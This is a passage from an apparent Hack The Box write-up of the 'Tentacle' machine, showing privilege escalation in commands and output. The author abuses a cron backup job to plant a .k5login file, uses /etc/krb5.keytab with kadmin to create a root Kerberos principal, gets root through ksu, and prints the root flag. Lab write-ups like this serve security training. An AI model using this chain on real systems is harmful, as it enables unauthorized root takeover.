# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed
* * * * * admin /usr/local/bin/log_backup.sh
[j.nakazawa@srv01 ~]$ cat /usr/local/bin/log_backup.sh
#!/bin/bash

/usr/bin/rsync -avz --no-perms --no-owner --no-group /var/log/squid/ /home/admin/
cd /home/admin
/usr/bin/tar czf squid_logs.tar.gz.`/usr/bin/date +%F-%H%M%S` access.log cache.log
/usr/bin/rm -f access.log cache.log
```

It backups everything from /var/log/squid to /home/admin

So if we put something in that squid folder then it'll be copied to admin's folder, fine now let's create a log in file then we can log as admin coz it copied to that admin's folder
now create a file named .k5login

```
[j.nakazawa@srv01 ~]$ cat .k5login
j.nakazawa@REALCORP.HTB
```

then copy this file to /var/log/squid folder. We can’t able to go to that folder (permissions denied) but we can copy this file there, so do that

```
[j.nakazawa@srv01 ~]$ chmod +x .k5login
[j.nakazawa@srv01 ~]$ cp .k5login /var/log/squid/
[j.nakazawa@srv01 ~]$ cat .k5login
j.nakazawa@REALCORP.HTB
```

after doing that try to log in as admin (try 2~3 times) some times it takes time to copy that log in file

```
┌──(root💀kali)-[/Documents/htb/boxes/tentacle]
└─# ssh admin@srv01.realcorp.htb
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Tue Jun  8 00:14:01 2021
[admin@srv01 ~]$ id
uid=1011(admin) gid=1011(admin) groups=1011(admin),23(squid) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

fine now we’re admin after enuming some time this file seems interesting “krb5.keytab” it’s located in /etc folder

```
[admin@srv01 ~]$ cd /etc/
[admin@srv01 etc]$ ls
adjtime                 cron.hourly             firewalld           inputrc             logrotate.conf          named.root.key          profile.d           sestatus.conf       systemd
aliases                 cron.monthly            fonts               iproute2            logrotate.d             netconfig               protocols           setroubleshoot      system-release
alternatives            crontab                 fstab               issue               lsm                     NetworkManager          rc0.d               shadow              system-release-cpe
anacrontab              cron.weekly             fuse.conf           issue.d             lvm                     networks                rc1.d               shadow-             tcsd.conf
at.deny                 crypto-policies         gcrypt              issue.net           machine-id              nftables                rc2.d               shells              terminfo
audit                   crypttab                gnupg               kdump               magic                   nginx                   rc3.d               skel                tmpfiles.d
authselect              csh.cshrc               GREP_COLORS         kdump.conf          mailcap                 nsswitch.conf           rc4.d               smartmontools       trusted-key.key
bash_completion.d       csh.login               groff               kernel              makedumpfile.conf.sample nsswitch.conf.bak      rc5.d               sos.conf            tuned
bashrc                  dbus-1                  group               krb5.conf           man_db.conf             openldap                rc6.d               squid               udev
bindresvport.blacklist  default                 group-              krb5.conf.d         mcelog                  opt                     rc.d                ssh                 unbound
binfmt.d                depmod.d                grub2.cfg           krb5.keytab         microcode_ctl           os-release              rc.local            ssl                 updatedb.conf
centos-release          dhcp                    grub2-efi.cfg       krb5.keytab.orig    mime.types              PackageKit              redhat-release      sssd                usb_modeswitch.conf
centos-release-upstream DIR_COLORS              grub.d              ld.so.cache         mke2fs.conf             pam.d                   resolv.conf         subgid              vconsole.conf
chkconfig.d             DIR_COLORS.256color     gshadow             ld.so.conf          modprobe.d              passwd                  rhsm                subgid-             virc
chrony.conf             DIR_COLORS.lightbgcolor gshadow-            ld.so.conf.d        modules-load.d          passwd-                 rndc.key            subuid              vmware-tools
chrony.keys             dnf                     gss                 libaudit.conf       motd                    pkcs11                  rpc                 subuid-             wgetrc
cifs-utils              dracut.conf             host.conf           libnl               motd.d                  pki                     rpm                 sudo.conf           X11
cni                     dracut.conf.d           hostname            libreport           mtab                    pm                      rwtab.d             sudoers             xattr.conf
cockpit                 environment             hosts               libssh              my.cnf                  polkit-1                samba               sudoers.d           xdg
containers              ethertypes              httpd               libuser.conf        my.cnf.d                popt.d                  sasl2               sudo-ldap.conf      xinetd.d
cron.d                  exports                 idmapd.conf         locale.conf         named                   prelink.conf.d          security            sysconfig           yum
cron.daily              favicon.png             init.d              localtime           named.conf              printcap                selinux             sysctl.conf         yum.conf
cron.deny               filesystems             inittab             login.defs          named.rfc1912.zones     profile                 services            sysctl.d            yum.repos.d
```

```
┌──(root💀kali)-[/Documents/htb/boxes/tentacle]
└─# klist -h
klist: invalid option -- 'h'
Usage: klist [-e] [-V] [[-c] [-l] [-A] [-d] [-f] [-s] [-a [-n]]] [-k [-t] [-K]] [name]
        -c specifies credentials cache
        -k specifies keytab
           (Default is credentials cache)
        -i uses default client keytab if no name given
        -l lists credential caches in collection
        -A shows content of all credential caches
        -e shows the encryption type
        -V shows the Kerberos version and exits
        options for credential caches:
                -d shows the submitted authorization data types
                -f shows credentials flags
                -s sets exit status based on valid tgt existence
                -a displays the address list
                        -n do not reverse-resolve
        options for keytabs:
                -t shows keytab entry timestamps
                -K shows keytab entry keys
```

```
[admin@srv01 etc]$ klist -k krb5.keytab
Keytab name: FILE:krb5.keytab
KVNO Principal
---- --------------------------------------------------------------------------
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
```

So what's a keytab file?

A keytab is a file containing pairs of Kerberos principals and encrypted keys (which are derived from the Kerberos password). *You can use a keytab file to authenticate to various remote systems using Kerberos without entering a password.*

```
[admin@srv01 etc]$ kadmin -k -t /etc/krb5.keytab -p kadmin/admin@REALCORP.HTB
Couldn't open log file /var/log/kadmind.log: Permission denied
Authenticating as principal kadmin/admin@REALCORP.HTB with keytab /etc/krb5.keytab.
kadmin:  add_principal root@REALCORP.HTB
No policy specified for root@REALCORP.HTB; defaulting to no policy
Enter password for principal "root@REALCORP.HTB":
Re-enter password for principal "root@REALCORP.HTB":
Principal "root@REALCORP.HTB" created.
kadmin:  exit
[admin@srv01 etc]$ ksu root
WARNING: Your password may be exposed if you enter it here and are logged
         in remotely using an unsecure (non-encrypted) channel.
Kerberos password for root@REALCORP.HTB: :
Authenticated root@REALCORP.HTB
Account root: authorization for root@REALCORP.HTB successful
Changing uid to root (0)
[root@srv01 etc]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

the kadmin's console tab will open, add this principle into it
Then it ask's to create password, create a password there then exit that kadmin's console, just type exit
then type ksu root and it ask's for password just type the password that you've created above in kadmin's console 😀
Finally we rooted this hard machine 😀 Hope you enjoyed it 😀
Thank you

```
[root@srv01 etc]# cd /root
[root@srv01 ~]# ls
anaconda-ks.cfg  root.txt
[root@srv01 ~]# cat root.txt
75274dbf6da4dc272fa68538475c64d0
[root@srv01 ~]#
```